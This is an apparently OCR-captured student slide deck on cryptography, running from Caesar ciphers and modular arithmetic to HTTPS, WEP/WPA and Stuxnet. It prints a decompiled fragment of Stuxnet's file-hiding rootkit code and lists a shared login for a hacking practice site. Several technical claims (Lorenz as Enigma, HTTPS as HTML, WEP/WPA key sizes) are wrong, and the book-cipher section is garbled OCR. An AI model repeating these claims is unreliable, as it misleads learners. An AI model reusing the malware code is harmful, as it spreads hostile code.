CRYPTOGRAPHY

What is Cryptography?

- Sending/receiving information privately
- Changing around a message so that no one else can understand it except for you and your recipient
- Keep personal info and sensitive data safe

History

- First examples of cipher texts date back to 1900 BC
- Caesar cipher dates back to roughly 50 BC, when Julius Caesar used this cipher to code messages during his conquest of Gaul (modern day France)

Activity: Caesar Cipher

Split up into groups of 2, and use your cipher to encode a message. After a few minutes we will tell you to give your message to another group, who will try to decrypt it

Mod Arithmetic

Modular Arithmetic is a system of arithmetic for integers where numbers "wrap around" after they reach a certain value—the **modulus.**

26 mod 5 = 1	**(26 / 5 = 5, Remainder: 1)**
26 mod 11 = 4	**(26/11 = 2, Remainder: 4)**
26 mod 28 = 26	**(26/28 = 0, Remainder: 26)**
153 mod 26 = 23	**(153/26 = 5, Remainder: 23)**

Lorenz Machine (Enigma)


- WWII, Nazi Germany
- Similar to the Caesar cipher, but changed the shift for each subsequent letter in the message
- Was cracked by the Allied Forces and gave us a major edge in winning the war….because of modular arithmetic!
- Still the basis for modern day "stream ciphers," but we introduced some math to make it much harder to crack!

Prime Numbers

- Not so applicable in the Caesar cipher, but in general we use prime numbers a lot in Cryptography
- Most modern cryptographic algorithms involve a lot of math, so cracking code involves breaking down mathematical equations
- Question: Why would prime numbers be useful?


Hash Functions


- Can assign number values to characters in a sentence
- Perform some obscure math involving prime numbers, so that the "hash function" looks random
- Output a "hash code" that hopefully no one will understand


Fox
cryptographic hash function
DFCD 3454 BBEA 788A 751A 696C 24D9 7009 CA99 2D17
The red fox jumps over the blue dog
cryptographic hash function
0086 46BB FB7D CBE2 823C ACC7 6CD1 90B1 EE6E 3ABC
The red fox jumps ouer the blue dog
cryptographic hash function
8FD8 7558 7851 4F32 D1C6 76B1 79A9 0DA4 AEFE 4819
The red fox jumps oevr the blue dog
cryptographic hash function
FCD3 7FDB 5AF2 C6FF 915F D401 C0A9 7D9A 46AF FB45
The red fox jumps oer the blue dog
cryptographic hash function
8ACA D682 D588 4C75 4BF4 1799 7D88 BCF8 92B9 6A6C

Shared Secret Keys

- "Key" = the function which you use to encrypt/decrypt a message
- The Caesar cipher is a shared secret key: you use the cipher to encode, and use the same method (just in reverse) to decipher code


(Plaintext)
Hello World!
(Plaintext)
Hello World!
(ciphertext)
#%giuyrwkmn,s:{?
Encryption
Decryption
(Shared Secret Key)


A
hello
Alice
hello
Alice
x0Ak3
o$2Rj
x0Ak3
o$2Rj
A

Book Ciphers

Replace words in a message with locations of words in a book

Requires that the two parties have the same edition of the same book! Shared Secret Key

Problem: sometimes the word you want to use isn't in the book.

Solution: Instead of pointing to locations of words, point to locations of letters!

(P1)

(MND MKNEARSE-N-SMKNARE) (ALSM)

TFRNENPNSENPRSERCBRNSENPRSE INC

PRSE NMRSE BPREHLDNLDNCBE(TFXLE TCXLNCBE)

AL-PRPPIT XLYPPIYNCBE MGKSENLDRCBRNSEPRSE

WLDRCBRNSE NTOGNENTKSE-CRSLE-CITRSE WLDNCBE

ALWLDNCBETSMELRSERLSEURGLSNEASNWLDNCBE

(NOPFSE NLSRENCBE)NTEGDDMNSENCUREGBRNE

(TENE TFRNE NCBPTSENCBE ING)

(FIRSE PRSEONDE71NCBE)

(CDNSE PRSEONSBE 74NCBE)


(PRTSE PRSEONREDE 75NCBE)

(TFNRCMSPSOLEMRDELUSE TOTE WLDNWLDNCBE)

(194 WLD'S NCBE) (TRFXL)

Public and Private Keys

- Think of it as splitting the hash function in two
- One key encrypts, one key decrypts, but neither will do both (unlike the Caesar cipher)
- Then one of these keys is made public, but the other is kept secret by the distributor
- You can't use one to figure out the other
- This limits the flow of communication, but can be done in public as opposed to secretly


Alice
Bob's public key
Alice's private key
Combine keys
751A696C 24D97009
Alice and Bob's shared secret
Bob
Alice's public key
Bob's private key
Combine keys
751A696C 24D97009
Alice and Bob's shared secret

Http vs Https

- HTTP = HyperText Transport Protocol. Just a language (protocol) to send information back and forth on the web.
- HTTPS: S stands for Secure
- With regular HTTP, it is possible for someone with the right skills to eavesdrop on your computer's communication with the site, and even see forms you fill out

SSL

- HTTPS is actually just HTML that is told to work with SSL: Secure Sockets Layer
- This uses advanced public/private key encryption, so that anyone eavesdropping in on your computer will only see gibberish!
- If you're entering sensitive information online, make sure you're using HTTPS!

WEP

- Used to secure wireless routers
- WEP = Wired Equivalent Privacy. Encrypts data over a network of computers and their connection to the internet
- Cracked in less than 60 seconds by scientists!
- Problems: uses master keys instead of temporary keys, and passwords are only 24 bits, which limits you to 16.7 million combinations

WPA/WPA2

- WPA = Wi-fi Protected Access
- Passwords are 48 bits instead of 24, which now gives you over 500 trillion possible combinations!
- Master keys are never directly used. Master keys are used to derive temporary keys, which make it difficult for hackers to figure out the encryption system before it changes again

What happens when it goes wrong?

- Identity theft
- Secret military/government information can be compromised
- Someone could completely take over your system and use it for whatever they want
- Viruses/malware

Stuxnet

- A top-secret joint operation by the USA and Israel around 2010 to disrupt Iran's nuclear production
- Like other viruses, spreads from computer to computer via the internet
- Unlike most other viruses, also spreads even without the internet via USB and local networks

http://www.youtube.com/watch?v=lC66f3rFvx8

Stuxnet (cont.)

- Showed no symptoms on most computers: was looking specifically for a computer connected with Siemens industrial equipment on certain settings
- When it found those specific computers, it enacted code to speed up the aluminum cylinders used in the uranium enrichment process, to the point where they break
- Took out a quarter of these cylinders

```
633     if (Length & 1){          //mean couldn't be divided by 2 (That's will be strange because it's
634       EntryPtr = UserBuffer;
635       UserBuffer+=NextEntryOffset;
636       (ULONG)UserBuffer |= 0x01;     //mov     byte ptr [ebp+UserBuffer+3], 1
637       PrevOffset  -= NextEntryOffset;
638       continue;
639     };
640     Length -= FilenameOffset;    //I don't know why
641     Length /= 2;                   //number of characters
642     if ((((FileSize.u.HighPart != -1) && (FileSize.u.LowPart != -1)) || (FileSize.u.HighPart == 0
643       if (StrCheck(L".LNK",&Filename[Length -4],4) != 0){
644         memmove(UserBuffer,UserBuffer + NextEntryOffset,PrevOffset - NextEntryOffset);
645         PrevOffset  -= NextEntryOffset;
646         continue;
647       };
648     };
649     if (TMPCheck(Filename,Length,FileSize.u.LowPart,FileSize.u.HighPart) ==0){
650       EntryPtr = UserBuffer;
651       UserBuffer+=NextEntryOffset;
652       (ULONG)UserBuffer |= 0x01;     //mov     byte ptr [ebp+UserBuffer+3], 1
653     }else{
654       if (NextEntryOffset != 0){
655         memmove(UserBuffer,UserBuffer + NextEntryOffset,PrevOffset - NextEntryOffset);
656       }else{
657         if (EntryPtr !=0)EntryPtr = 0;
658         break;
659       };
660     };
661     PrevOffset  -= NextEntryOffset;
662   }while ( PrevOffset != 0);
663   return ((ULONG)UserBuffer & 1);       // cmp     byte ptr [ebp+UserBuffer+3], 0  / setnz   al
664 };
```

Why Sarah thinks this was a dumb move

- This is the future of cyber warfare, but our security systems are not yet advanced enough to protect the US from a similar attack
- Now much of the source code for this virus is online. Only a computer expert could modify it and use it maliciously, but it would be difficult to defend ourselves until the damage is done
- The UK just spent over half a billion pounds buffering up their cyber security division in response to Stuxnet

Future of Security

- US nuclear plants are moving away from traditional antivirus/firewall software
- Blacklisting -> Whitelisting
- In an effort to make whitelisting easier, Pres. Obama has suggested instituting Internet IDs.

But hackers aren't all bad

- Companies who need a secure website hire hackers to try and break their site before someone else does
- Most are just computer enthusiasts who don't cause trouble, or are even hired for security purposes

- http://www.hackthissite.org
- Username: ArtemisBU2011
- Password: Summer2011

Facebook Activity

- Go to Account -> Account Settings
- Scroll down a bit to Account Security
- Check the Secure Browsing box